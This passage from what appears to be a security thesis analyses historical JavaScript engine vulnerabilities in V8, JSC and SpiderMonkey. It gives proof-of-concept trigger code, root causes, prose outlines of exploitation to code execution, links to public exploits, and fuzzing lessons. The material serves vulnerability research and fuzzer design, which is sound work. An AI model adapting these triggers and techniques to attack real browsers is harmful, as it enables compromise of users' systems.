01: var someArray1 = Array(20008);
02: for (var i = 0; i < someArray1.length; i++) {
03:     someArray1[i] = [];
04: }
05: for(var index = 0; index < 3; index++) {
06:     someArray1.map(
07:         async function(cval, c_index, c_array) {
08:             c_array.reverse();
09:         });
10: }
11: for (var i = 0; i < someArray1.length; i++) {
12:     print(someArray1[i].toString());        // Accesses freed objects
13: }
```

The root cause of the vulnerability is a race condition in *Riptide*, the garbage collector of *JSC*. In line 6 the map function is invoked on an array which executes the passed callback function on every element of the array. The third argument to this callback is a pointer to the array itself and is accessed via the *c_array* variable in the PoC. The *reverse()* function is called on *c_array* to reverse the array within the callback.

The problem occurs when the call to *reverse()* happens between two incremental marking phases. Consider that the array just gets partially marked in the first marking phase. For the analysis assume that elements *0* to *10,004* were marked but marking of the full array did not finish. After that, the main *JavaScript* execution continues and the *reverse()* function gets invoked. Since the array gets reversed, the not marked elements will be stored at index *0* to *10,004* afterwards. When the second marking phase starts, marking will continue at index *10,005* and will mark all elements up to index *20,007*. However, these elements were already marked. Moreover, the garbage collector also forgets to mark the elements between index *0* and *10,004*. These elements are therefore freed after garbage collection finishes, but are still accessible via *someArray*, as demonstrated in line 12.

The vulnerability occurs because the code of the *reverse()* functions misses a write barrier. This write-barrier would tell the garbage collector to start again at index 0 in the second marking phase.

The vulnerability was found by *RET2* via fuzzing for the *Pwn2Own* 2018 competition. Exploitation details are available in the *RET2* blog at [67] [68]. An exploit is available at [69].

Generalization for variation analysis:

- A fuzzer should add a loop which accesses all elements of an array at the end of the test case.
- A fuzzer should create a large array and ensure that the tested code gets executed multiple times to reliable trigger similar race conditions. The code structure of a large

[67] https://blog.ret2.io/2018/06/13/pwn2own-2018-vulnerability-discovery/

[68] http://blog.ret2.io/2018/06/19/pwn2own-2018-root-cause-analysis/

[69] https://gist.github.com/itszn/5e6354ff7975e65e5867f3a660e23e05

array with the map function applied on it can be used during fuzzing because it fulfills these requirements.

4.2.2 Integer overflows

Chapter 4.1.2 already discussed root causes of integer overflows. These vulnerabilities also occur in *JavaScript* engines.

Examples:

Chromium issue 789393 (2017) – Integer overflow in PropertyArray

```
01: function* generator() {}
02: for (let i = 0; i < 1022; i++) { // set "NumberOfFields" of "generator" to 1022
03:     generator.prototype['b' + i];   // Important
04:     generator.prototype['b' + i] = 0x1234;
05: }
06: trigger_garbage_collection();
07: for (let i = 0; i < 1022; i++) {    // A loop is not required for OOB access
08:     generator.prototype['b' + i] = 0x1234;  // OOB access
09: }
```

The first loop in line 2 adds *1,022* descriptors to the generator. A generator, which can be created using the * syntax from line 1, is used because it has internally the *unused properties* fields set to 2. After the loop there are therefore in total *1,022+2=1,024* properties assigned. In the *PropertyArray* class the constant *kLengthhFieldSize* is set to 10 bits which allows a maximum property length of *1,023* properties. If more properties are incorrectly added, the stored length value overflows. In this case the stored length would wrap to zero because the lowest 10 bits of the number *1,024* are zero. However, enough space for the *1,024* properties was allocated, but the engine internally incorrectly assumes zero properties because the length field is set to zero.

An OBB access is not directly possible because enough space was allocated. However, the garbage collector incorrectly handles the data during relocation to a different generation.

To exploit the vulnerability (not shown in the above PoC), an additional array can be allocated after the loop from line 7 to 9 finishes and before garbage collection is triggered.

Garbage collection must be triggered twice to ensure that the second array is stored in the old space together with the memory assigned to the generator. This ensures that the second array is stored adjacent in memory to the corrupted properties array. When the garbage collector reads the incorrect property length of zero, it does not copy the property array. Afterwards, the garbage collector copies the second array to the old space which means that the second array now overlaps the properties. This means that the length of the second array can be modified by writing to the property array. By adding a third array afterwards in memory, which stores generic objects, the OOB access from the second array, which is interpreter as double-array, can be used to interpret objects as double values and vice versa which leads to full information leakage, arbitrary read and write and finally to full code execution.

The vulnerability was reported [70] on 2017-11-29 by *Google Project Zero* and was fixed in January 2018 without a release note. Pak and Wesie developed a 1-day exploit for this vulnerability and released [71] it together with detailed slides during a Zer0Con 2018 talk in March 2018.

Generalization for variation analysis:

- Lines which seem unimportant from a logical perspective can have important side effects because of implementation details. An example is the code from line 3 which just accesses a property. One may suspect that this code can be optimized away, but since the code is initially interpreted, it gets executed together with possible side effects. A fuzzer must therefore also generate code samples which do not make sense for *JavaScript* developers.
- To trigger the bug, the number of loop iterations must exactly be 1,022 as shown in lines 2 and 7. Most fuzzers just use the minimum and maximum values of various datatypes. However, this issue demonstrates that fuzzing with all potencies of two is important and that small values should be subtracted or added.
- Although the second loop is not required, it makes sense to add it at the end of the code or after garbage collection. The loop is used to access all properties to trigger potential OOB accesses. During fuzzing it makes sense to add similar code at various locations to check for potential OOB access.
- The fuzzer should be able to create and test *generator* functions.
- The fuzzer should trigger garbage collection at various locations. It should sometimes also trigger garbage collection twice since long-lived objects can be allocated directly in the old space.

Chromium issue 808192, CVE-2018-6065 – Integer overflow in object allocation size

```
01: const f = eval(`(function f(i) {
02:     if (i == 0) {
03:         class Derived extends Object {
04:             constructor() {
05:                 super();
06:                 ${"this.a=1;".repeat(0x3fffe-8)}
07:             }
08:         }
09:         return Derived;
10:     }
11:     class DerivedN extends f(i-1) {
12:         constructor() {
13:             super();
14:             ${"this.a=1;".repeat(0x40000-8)}
15:         }
16:     }
17:     return DerivedN;
18: })`);
19: let a = new (f(0x7ff))();
20: console.log(a);
```

[70] https://bugs.chromium.org/p/chromium/issues/detail?id=789393

[71] https://github.com/theori-io/zer0con2018_bpak

Line 19 instantiates a new *JavaScript* object. During the instantiation the required object size is calculated. This calculation is flawed because an integer overflow can occur which leads to the allocation of a too small object. The calculation is performed by summing up all properties from the prototype chain. The PoC creates a prototype chain of *0x7ff DerivedN* objects, each having `0x40000-8` properties, and a *Derived* object with `0x3fffe-8` properties. When the size of all these properties is summed up and the header size of the object is added, an overflow occurs which leads to the allocation of a too small object.

A full exploit is available in an attachment [72] of the bug tracker.

Generalization for variation analysis:

- A fuzzer should wrap code within calls to *eval()*.
- A fuzzer should create recursive functions but should include stopping conditions to avoid hanging test cases.
- A fuzzer should make use of the `${}` syntax.
- A fuzzer should add functions which return a class and instantiate objects by using code like: `new (function_name(args))()`
- A fuzzer should create derived classes and fuzz code in the constructor.
- A fuzzer should split bound values into several pieces and use them together in a test case. For example, in the above PoC the bound value was split into the values *0x3fffe-8*, *0x40000-8* and *0x7ff*.

Chromium issue 914736, CVE-2019-5790 – Overflow in language parser

```
01: let s = String.fromCharCode(0x4141).repeat(0x10000001) + "A";
02: s = "'" + s + "'";
03: eval(s);
```

The code generates a very long string in line 1 and wraps it inside single quotes. The problem occurs when the *JavaScript* engines parses such an overlong quoted string which can be triggered by calling *eval()* on the string.

A writeup of the vulnerability is available at [73].

Generalization for variation analysis:

- This vulnerability was included because it demonstrates which bugs are hard to find via fuzzing. “The bug seemed quite obvious by reading the code, but was probably hard to spot by fuzzing because it requires around 20 GB of memory and quite some time to trigger it on a typical desktop machine.” [74] A high execution speed is preferred during fuzzing and it is therefore not attempted to find similar bugs.

[72] https://bugs.chromium.org/p/chromium/issues/attachmentText?aid=322992

[73] https://labs.bluefrostsecurity.de/blog/2019/04/29/dont-follow-the-masses-bug-hunting-in-javascript-engines/

[74] https://labs.bluefrostsecurity.de/blog/2019/04/29/dont-follow-the-masses-bug-hunting-in-javascript-engines/

4.2.3 Implementation bugs

In this chapter vulnerabilities are listed which contained logic flaws in the implementation which resulted in memory corruptions.

Examples:

Chromium issue 664411, CVE-2016-9651 (Pwnfest 2016) – Private property re-assign issue in Object.assign()

```
01: class short { }          // short becomes a function object
02: class longlonglong { }  // longlonglong becomes a function object
03: let result = Object.assign(short, longlonglong);
04: console.log(result.toString()); // Reads data OOB
```

Objects in *JavaScript* have public and private properties. Public properties are available from *JavaScript* whereas private properties are just internally used and should not be accessible. Keys of public properties can be enumerated by using functions such as `Object.getOwnPropertyNames(obj)` and `Object.getOwnPropertySymbols(obj)`. However, keys and values of private properties cannot be enumerated and therefore not be modified because they should not be accessible from *JavaScript* code. The `Object.assign(target, source)` code copies enumerable properties from the *source* object to the *target* object and returns an object of the type of *target*. The vulnerability exists because the function copies not only public, but also private properties. That means an object can be created which has the private property of another object.

For example, when a new class is created, the function object has the private symbols *class_start_position_symbol* and *class_end_position_symbol* which mark the indexes where in-memory the function name starts and ends. If a function with a short and a function with a long name are created and the private properties of the long function are copied to the short function object, the *class_end_position_symbol* becomes corrupted for the short function object. By reading this function name using the *toString()* function OOB read access is possible.

The OOB read access can be turned to OOB write access by using the *unescaped* function. The idea is that uninitialized memory is sprayed with `%41%41%41…` strings and free is immediately called on them which means the OOB access reads this string. The *unescaped* function initially calculates the length of the result buffer and calculates per `%41` substring a target length of one byte for the decoded character. However, during execution of the *unescaped* function the code internally allocates memory which overwrites the `%41%41%41…` string with data like `someOtherData%41%41%41%41….` Now more bytes will be written than allocated because a string like `%41%41%41` resulted in the allocation of 3 bytes. However, the string was overwritten with `someOther` which consumes 9 bytes.

A more detailed explanation of this exploitation technique together with the exploit can be found at [75]. The private class properties, which were used in this exploitation technique, are nowadays removed in *v8*.

Generalization for variation analysis:

- *Object.assign()* is an interesting function which may lead to other problems when it gets invoked during callbacks. A fuzzer should therefore add such function calls more frequently.

Firefox bug 1493900, CVE-2018-12386 (Hack2Win 2018) – Register allocation bug

```
01: // Generate objects with inline properties
02: for (var i = 0; i < 100; i++)
03:     var o1 = { s: "foo", x: 13.37 }; // 2nd inline property is a double value
04: for(var i = 0; i < 100; i++)
05:     var o2 = { s: "foo", y: {} };    // 2nd inline property is an object
06: function f(a, b) {
07:     let p = b;
08:     for( ; p.s < 0; p = p.s )
09:         while (p === p) { }
10:     for (var i = 0; i < 10000000; ++i) { }
11:     // a points now incorrectly to b due to register misallocation
12:     a.x = 3.54484805889626e-310;    // Sets b.y to 0x414141414141
13:     return a.x;
14: }
15: f(o1, o2);
16: f(o1, o2);
17: f(o1, o2);
18: o2.y; // Crashes (attempt to resolve 0x414141414141 as heap object pointer)
```

“The vulnerability occurs due to a special combination of control and data flow caused by the loops and essentially leads to a scenario in which the wrong value is stored in a register. This can be abused to cause a type-confusion by loading a value of type X into a register that is expected to contain a value of type Y.“ [39]

In the above PoC lines 7 to 10 lead to an incorrect register allocation which means that variable *a* points in line 12 incorrectly to *b*. Elements of objects are typically stored in separate arrays or dictionaries. However, if they are often accessed, inline properties are created which means that commonly accessed properties are stored within the object’s main heap chunk. The for-loops from line 2 and 4 enforce the use of inlined properties and the *x* and y properties are therefore stored each in their second inline property slot. While *x* is stored as raw floating-point value, *y* is stored as a pointer to a heap object. When writing to *a.x* in line 12, a floating-point value is written. Since it points at runtime to b, the heap pointer at *b.y* is overwritten with the encoded floating-point value which is *0x414141414141*. Accessing the property in line 18 therefore leads to a crash.

[75] https://github.com/secmob/pwnfest2016

The vulnerability was exploited during *Hack2Win* 2018. More details can be found in Groß master thesis [39] and in a blog post at [76]. A full exploit is available at [77] and at [78]. The vulnerability was found with the f*uzzilli* fuzzer together with two other vulnerabilities after fuzzing on eight cores for approximately one year [79].

Generalization for variation analysis:

- A fuzzer should generate objects with inline properties but with different internal data types and pass these objects as arguments to a function. The function code can be fuzzed to perform various operations. At the end a floating-point value should be written to all floating-point properties. After that, the object properties should be accessed to see if a crash occurs.
- Line 9 on its own would result in an endless loop. However, since the loop condition in line 8 is false, line 9 does not get executed. The fuzzer should add such endless loops inside if-conditions or loops which never get executed. Similar code constructs can be found by applying feedback-based fuzzing.

4.2.4 Type-Confusion bugs

Type-confusion bugs are often the result of logic or copy and paste errors. In *JavaScript* engines they commonly arise because of comprehensive optimizations. *JavaScript* is a loosely typed language, but for optimization reasons the engine stores internally precise type information. For example, a *JavaScript* developer can create an array and store integers, double values or objects in it, change the size of the array or just access an element at a very high index and the developer would not notice that types internally change.

However, under the hood, the engine tracks the types of stored elements. If only integers are stored, it creates internally a special array which just stores SMIs (small integers). When a floating-point value gets assigned, the type changes to a more generic one to store numbers as doubles. When an object or a string gets assigned, the most generic element type is used where double values and objects are stored in separate heap objects and only pointers to the heap objects are stored in the array. The engine can therefore store a double value as a raw floating-point number using IEEE 754 encoding or as a pointer to a heap object which stores the value.

The exact implementation depends on the browser. The above explanation corresponds to the *v8* engine which stores pointers to heap objects as *tagged pointers*. Since pointers in *v8* are always word-aligned, the least significant bit can be ignored and can therefore be used to mark pointers. Since SMI values just use 32-bits, they can be stored in the upper 32 bits

[76] https://ssd-disclosure.com/archives/3765/ssd-advisory-firefox-javascript-type-confusion-rce

[77] https://github.com/phoenhex/files/blob/master/exploits/hack2win2018-firefox-rce/exploit.html

[78] https://github.com/niklasb/sploits/blob/master/firefox/rce-register-misalloc.js

[79] https://youtu.be/OHjq9Y66yfc?t=1456

on 64-bit systems which leaves the lowest bits set to zero. With *pointer compression* [80] a SMI value can just store 31-bit integers and the actual value is shifted one bit to the left to set the least significant bit to zero. *Pointer compression* is discussed in more depth in chapter 4.5.3. Using this least significant bit, the engine can differentiate between SMIs and pointers. This has the advantage that an integer must not be stored in a heap object and basic arithmetic operations, such as incrementing a SMI, do not lead to a new heap allocation. However, an *IEEE 754* encoded double value can look similar to a pointer because the least significant bit could be zero or one depending on the floating-point value. This means such a value could be interpreted as a floating-point value or as a pointer, depending on the type stored in fields such as the *elements-kind* field in the object's main chunk. Confusing these types results in strong primitives because pointers can be read as double values and double values can be used to create pointers to fake in-memory objects. The incorrect interpretation of these values is the source of many recent vulnerabilities. Other vulnerabilities are often first turned to such an incorrect interpretation because it leads to powerful exploitation primitives. This technique is used in nearly every *JavaScript* engine exploit released in the last years.

Other browsers such as *JSC* or *SpiderMonkey* do not use *tagged pointers*. Instead, a technique named *NaN-boxing* [81] is used. This technique takes advantages of the fact that *IEEE 754* defines multiple bit patterns to encode the *NaN* (not-a-number) value. A subset of these bit patterns can be used to store SMIs and pointers.

Other internal types represent if all element slots in the array are in-use or if the array contains holes in which case the type changes to a *HOLEY* version. Another difference can occur in the in-memory representation of array elements. For example, if the array is stored as a contiguous buffer or as a dictionary. If the array is sparse because only one very high index is in-use, storing it contiguous would waste a lot of memory and a dictionary is therefore a better data structure. A type-confusion between these two storage methods results in OOB memory access because a dictionary uses less space. Interpreting a dictionary as contiguous array therefore results in OOB access.

[80] https://v8.dev/blog/pointer-compression

[81] https://brionv.com/log/2018/05/17/javascript-engine-internals-nan-boxing/

Examples:

Chromium issue 992914 (2019) – Type-Confusion in v8 map migration

```
01: function trigger() {
02:     const obj1 = { foo: 1.1 };   // create an object of type map1
03:     // The .seal() method prevents new properties from being added to the object.
04:     // The next line changes the map to map2 (which has elements_kind set to
05:     // HOLEY_SEALED_ELEMENTS) and elements points to a FixedArray[]
06:     Object.seal(obj1);
07:
08:     const obj2 = { foo: 2.2 };   // create a second object of type map1
09:     // The .preventExtensions() method prevents new properties from ever being
10:     // added to an object (prevents future extensions to the object).
11:     // The next line changes the map to map3 (which has elements_kind
12:     // DICTIONARY_ELEMENTS) and elements points to a NumberDictionary[]
13:     Object.preventExtensions(obj2);
14:
15:     // The next line creates a new map map4 but the types keep the same
16:     // (elements_kind is  DICTIONARY_ELEMENTS; elements points to NumberDictionary[])
17:     Object.seal(obj2);
18:     // The back_pointer of map4 now points to map3 and map3 has a transition
19:     // to map4 when .seal() is called
20:
21:     // The next line creates an object of type map5 which is different to map1
22:     // because the property foo is now an Object instead of a double.
23:     const obj3 = { foo: Object };
24:
25:     // The next line assigns obj2 a new map map6 which has elements_kind still
26:     // set to DICTIONARY_ELEMENTS and elements still points to a NumberDictionary[]
27:     // However, the map back pointer now points to map5 from obj3. That means a
28:     // transition from map5 to map6 is added when .seal() is called
29:     obj2.__proto__ = 0;
30:
31:     // Finally, by accessing a not existing index of the sealed obj1, an
32:     // IC (inline-cache) miss happens which leads to a map transition to map5 of
33:     // obj3 and then to map6 of obj2. After that, the map of obj1 has elements_kind
34:     // set to DICTIONARY_ELEMENTS, but the elements pointer was not updated
35:     // and is still FixedArray[]. The elements_kind of DICTIONARY_ELEMENTS
36:     // should always point to NumberDictionary[]. This leads to a type confusion and
37:     // a fully controlled FixedArray[] can be interpreted as NumberDictionary[].
38:     obj1[5] = 1;
39: }
40: trigger();
```



Figure 3: Map transition tree which leads to the vulnerability

"This is indeed complicated." [82]

The bug is triggered by a logic flaw in the map transitions. In *v8* objects of the same type share the same map. A map describes the object like the name, type and order of properties. In other engines a map is often referenced as the shape or as the hidden class of an object. Figure 3 illustrates the map transitions generated by the PoC.

When a property is added or modified a new map is created and a transition is created to link the old to the new map. If the same operation is performed on another object, which has the old map configured, the transition can be followed to find the new map which is then reused. Then both objects can share the same map because both use the same properties in the same order.

Elements are typically stored in a plain array like in a *FixedArray*. However, if most indexes are not in-use, the sparse array would consume unnecessarily memory. In such a case the elements type can change to a dictionary where the index is used as a key. A similar affect is triggered when the *preventExtensions* function is called which changes the type to a dictionary. To differentiate between the two cases the *elements-kind* variable in the map must be updated to *DICTIONARY_ELEMENTS* for dictionaries or to an array-like type such as *HOLEY_ELEMENTS* or *HOLEY_SEALED_ELEMENTS*. The vulnerability occurs

[82] https://bugs.chromium.org/p/chromium/issues/detail?id=992914

because a logic bug allows to create a map transition which changes *elements-kind* to *DICTIONARY_ELEMENTS* but which does not update the underlying type of the elements array. This allows to interpret a *FixedArray* as *NumberDictionary* which can be exploited to manipulate the dictionary capacity.

Initially, the *NumberDictionary* has a capacity for zero elements and therefore space for elements afterwards is not allocated. Since this data structure is confused with a *FixedArray* and the elements of the *FixedArray* are fully controllable, overwriting them changes the fields of the *NumberDictionary*. This allows to modify the capacity of the *NumberDictionary*. Figure 4 visualizes the attack.

By allocating immediately afterwards a fixed double array, the data can be accessed as double values or as tagged objects via the dictionary. This can be used to read object pointers as double values to leak their address and it can be used to fake objects in-memory by writing a double value. Faked in-memory objects can immediately be turned into arbitrary read- and write-primitives which leads to full code execution. An alternative solution is to delete an element from the dictionary in which case the entry gets overwritten with a pointer to the *the_hole* object. By using the length of the adjacent fixed double array as index, the length will be overwritten with *the_hole* which leads to an out-of-bounds access in the double array which can be turned to arbitrary read and write.



Figure 4: Exploitation of the type confusion

The bug was found [83] by Groß with the *fuzzilli* fuzzer and independently by two anonymous researchers [84] [85]. The bug was first reported on 2019-08-12. A commit with a temporary fix

[83] https://bugs.chromium.org/p/chromium/issues/detail?id=992914
[84] https://bugs.chromium.org/p/chromium/issues/detail?id=997997
[85] https://bugs.chromium.org/p/chromium/issues/detail?id=993630

was pushed upstream on 2019-08-20. Bug reports were initially hidden, however, commit messages are publicly available and therefore attackers can create an exploit based on them. The next stable release, *Chrome* version 77, was shipped on 2019-09-10. This left a 22-day gap for attackers to exploit the vulnerability. *Exodus Intelligence* developed during this gap an exploit [86] and published it together with a blogpost [87] for demonstration one day before the fixed *Chrome* version 77 was released.

In 2019 4.39 billion active internet users were counted [88]. Based on browser usage statistics collected by W3schools [89] 81.2 percent of all internet users were affected by the vulnerability in August 2019 because *Chrome* version 77 was not released at that time. This means that approximately 3.5 billion internet users could potentially be exploited because enough information was publicly available to develop an exploit. Since users do not immediately update their browsers, 62.2 percent of users used *Chrome* prior to version 77 in September 2019 although a patch was already available. This left another 2.7 billion users exposed to the vulnerability. In October 2019 most users installed the update, but still 10.2 percent used a vulnerable version and were therefore affected.

A CVE number was never assigned to this vulnerability because it was internally discovered [90].

To assess the feasibility and difficulty of developing an exploit for the vulnerability, the author of this thesis wrote an exploit just based on the public available commit message and regression tests. It was possible to write a reliable exploit within two business days and it can therefore be concluded that a proficient and determined attacker could had started exploitation within the first days the public commit message was released.

Generalization for variation analysis:

- Instead of creating random objects and invoking random operations on them, a fuzzer should sometimes create objects with same internal data types. Operations should be performed in a similar order to stress the transition tree creation. Additional operations should be added for just one or a few of these objects like done in line 13.
- A fuzzer should create last operations like the assignment of zero to the *__proto__* property as shown in line 29. This leads to the creation of a new transition like explained above.

[86] https://github.com/exodusintel/Chrome-Issue-992914-Sealed-Frozen-Element-Kind-Type-Confusion-RCE-Exploit/tree/master/chrome_992914

[87] https://blog.exodusintel.com/2019/09/09/patch-gapping-chrome/

[88] https://wearesocial.com/blog/2019/01/digital-2019-global-internet-use-accelerates

[89] https://www.w3schools.com/browsers/browsers_chrome.asp

[90] https://bugs.chromium.org/p/chromium/issues/detail?id=997997

4.3 Redefinition vulnerabilities

In redefinition vulnerabilities the functionality of invoked functions is modified to break assumptions from engine developers [91]. For example, a getter can be defined to return a malicious value. Another example is a callback function which modifies the internal state of the current object like the length of an array.

The most common methods to trigger callbacks are the following:

- Overwriting a *getter* or *setter* of a property.
- Passing as argument to a function an object instead of a number or string and defining the *valueOf()* or *toString()* method to trigger a callback when the object value is evaluated.
- Using *Symbol.species* to change the returned default constructor.
- Using the *Proxy* object to hook operations such as *get*, *set*, *has*, *deleteProperty* or similar.
- Modifying the prototype or performing the above-mentioned techniques on the prototype chain of a variable.
- Redefining global functions or properties.
- Creating a subclass of a default class and then passing objects of the subclass as arguments to functions. The subclass can overwrite functions to trigger callbacks.

4.3.1 Redefined function modifies expected behavior

In the simplest case a getter is defined to return not expected values for accessed properties. Since such vulnerabilities are simple, most of them were already found several years ago. In more complex cases the functionality of the newly defined function is modified. For example, a newly defined constructor can allocate less space than assumed.

Examples:

Chromium issue 351787, CVE-2014-1705 (Pwn2Own 2014) – OOB access in Uint32Array

```
01: var ab = new ArrayBuffer(8);
02: ab.__defineGetter__("byteLength", function () { return 0xFFFFFFFC; });
03: var aaa = new Uint32Array(ab);
04: aaa[0x1234567] = 1;    // OOB access
```

When the typed array representation *Uint32Array* is applied, the *byteLength* property of *ab* is read to set the length of *aaa*. A getter was defined to return a malicious *byteLength* value to achieve OOB memory access.

This vulnerability was exploited during the *Pwn2Own* 2014 exploitation competition (*Pwnium4*). The vulnerability was combined with three other vulnerabilities to achieve

[91] https://googleprojectzero.blogspot.com/2015/08/attacking-ecmascript-engines-with.html

persistent code execution on *Chrome OS* and resulted in a 150,000 Dollar [92] payout. Moreover, the vulnerability was awarded as the best client-side bug in the *pwnie award* 2014.

The full exploit code is available in the issue tracker [93]. A detailed writeup is available in the *Palo Alto Networks* blog [94].

Generalization for variation analysis:

- A fuzzer should define getters for properties and return manipulated values.

Chromium issue 386988, CVE-2014-3176 – Array.prototype.concat redefinition vulnerability

```
01: a = [1];
02: b = [];
03: a.__defineGetter__(0, function () {
04:     b.length = 0xffffffff;
05: });
06: c = a.concat(b);
```

In line 6 the *Array.prototype.concat* function is called. The C++ implementation of this built-in function first extracts the length fields of the arrays to estimate the size of the result array. After that, the *concat* operation is performed which triggers the defined getter. The getter modifies the length of the *b* array in line 4 which means that the *concat* operation will copy more elements to the result array than initially allocated by the code which leads to OOB access.

Exploits for the vulnerability are available at [95] and at [96].

Generalization for variation analysis:

- A fuzzer should define getters which perform state modifications like changing the length of an array.
- The fuzzer should create objects in pairs. In the above case the *a* and *b* objects are a pair and line 6 invokes a function with both objects involved. The callback defined for the first object then modifies the state of the second object as shown in line 4.

[92] https://chromereleases.googleblog.com/2014/03/stable-channel-update-for-chrome-os_14.html

[93] https://bugs.chromium.org/p/chromium/issues/detail?id=351787

[94] https://unit42.paloaltonetworks.com/google-chrome-exploitation-case-study/

[95] https://bugs.chromium.org/p/chromium/issues/detail?id=386988

[96] https://github.com/4B5F5F4B/Exploits/blob/master/Chrome/CVE-2014-3176/exploit.html

Chromium issue 716044 (2017) – OOB write in Array.prototype.map builtin via redefined constructor

```
01: class Array1 extends Array {
02:     constructor(len) {
03:         super(1);   // Redefine constructor to allocate 1 byte instead of len bytes
04:     }
05: };
06: class MyArray extends Array {
07:     static get [Symbol.species]() {
08:         return Array1;  // Return an array with a redefined constructor
09:     }
10: }
11: a = new MyArray();
12: for (var i = 0; i < 10000000; i++) {
13:     a.push(1);   // Create an array with a lot of values
14: }
15: a.map(function (x) { return 42; });  // Trigger OOB write
```

In line 15 the *map* function is called which invokes the passed function on every element of the array and returns a new array as result. The type of *a* is *MyArray* which is an extended array class. This allows to overwrite *Symbol.species* to specify another array-extended type which is used for new copies of the array. Such a copy is for example created by the *map* function. The constructor of this class calls *super()* with argument one in line 3, which just allocates space for one entry. The passed *len* argument, see line 2, is not used at all. This constructor is called by the internal implementation of the *map* function and later code in this function assumes that a buffer of length *len* was allocated. However, since the constructor was redefined, only a buffer of length one gets allocated. This leads to OOB write access because the allocated buffer is too small for the operations performed by the *map* function.

A full exploit is available in the bug tracker [97] and in a blog post [98] from Chang, the reporter of the vulnerability.

Generalization for variation analysis:

- A fuzzer should use *Symbol.species* to redefine the behavior of constructors.
- Constructors should call the parent constructor with fuzzed values.

[97] https://bugs.chromium.org/p/chromium/issues/detail?id=716044

[98] https://halbecaf.com/2017/05/24/exploiting-a-v8-oob-write/

4.3.2 Redefined function modifies array length

Built-in *JavaScript* functions are typically implemented in native C++ code. If such a built-in function is invoked and expects an array as argument, the function often reads at the beginning the array length and stores it in a local variable. When the code later iterates through the array or accesses other passed arguments, a callback can be triggered. Inside the callback the array length can be modified. When the code returns from the callback, the original array length is still stored in the local variable and is maybe used in the code like in a loop break condition. If the code fails to check after callback invocations if the length value was modified, it can lead to OOB memory access.

In such vulnerabilities the engine developers assumed callbacks cannot be triggered or cannot change the state of the handled object. The modification of the array length is a common attack target. However, other objects states can be attacked as well.

Several variations of this vulnerability category can be found in *v8* by grepping in the *test/mjsunit/regression* folder for the substrings `.length = 0` or `.length = 1`.

Examples:

Chromium issue 554946, CVE-2015-6764 (Mobile Pwn2Own 2015) – OOB access in JSON.stringify() with toJson() redefinition

```
01: var array = [];
02: var funky = {   // Create an obj with toJSON() which modifies the array length
03:     toJSON: function () { array.length = 1; gc(); return "funky"; }
04: };
05: for (var i = 0; i < 10; i++) array[i] = i;  // Create an array of length 10
06: array[0] = funky;   // Assign the obj with a custom toJSON() func. as first element
07: JSON.stringify(array);  // Trigger OOB access
```

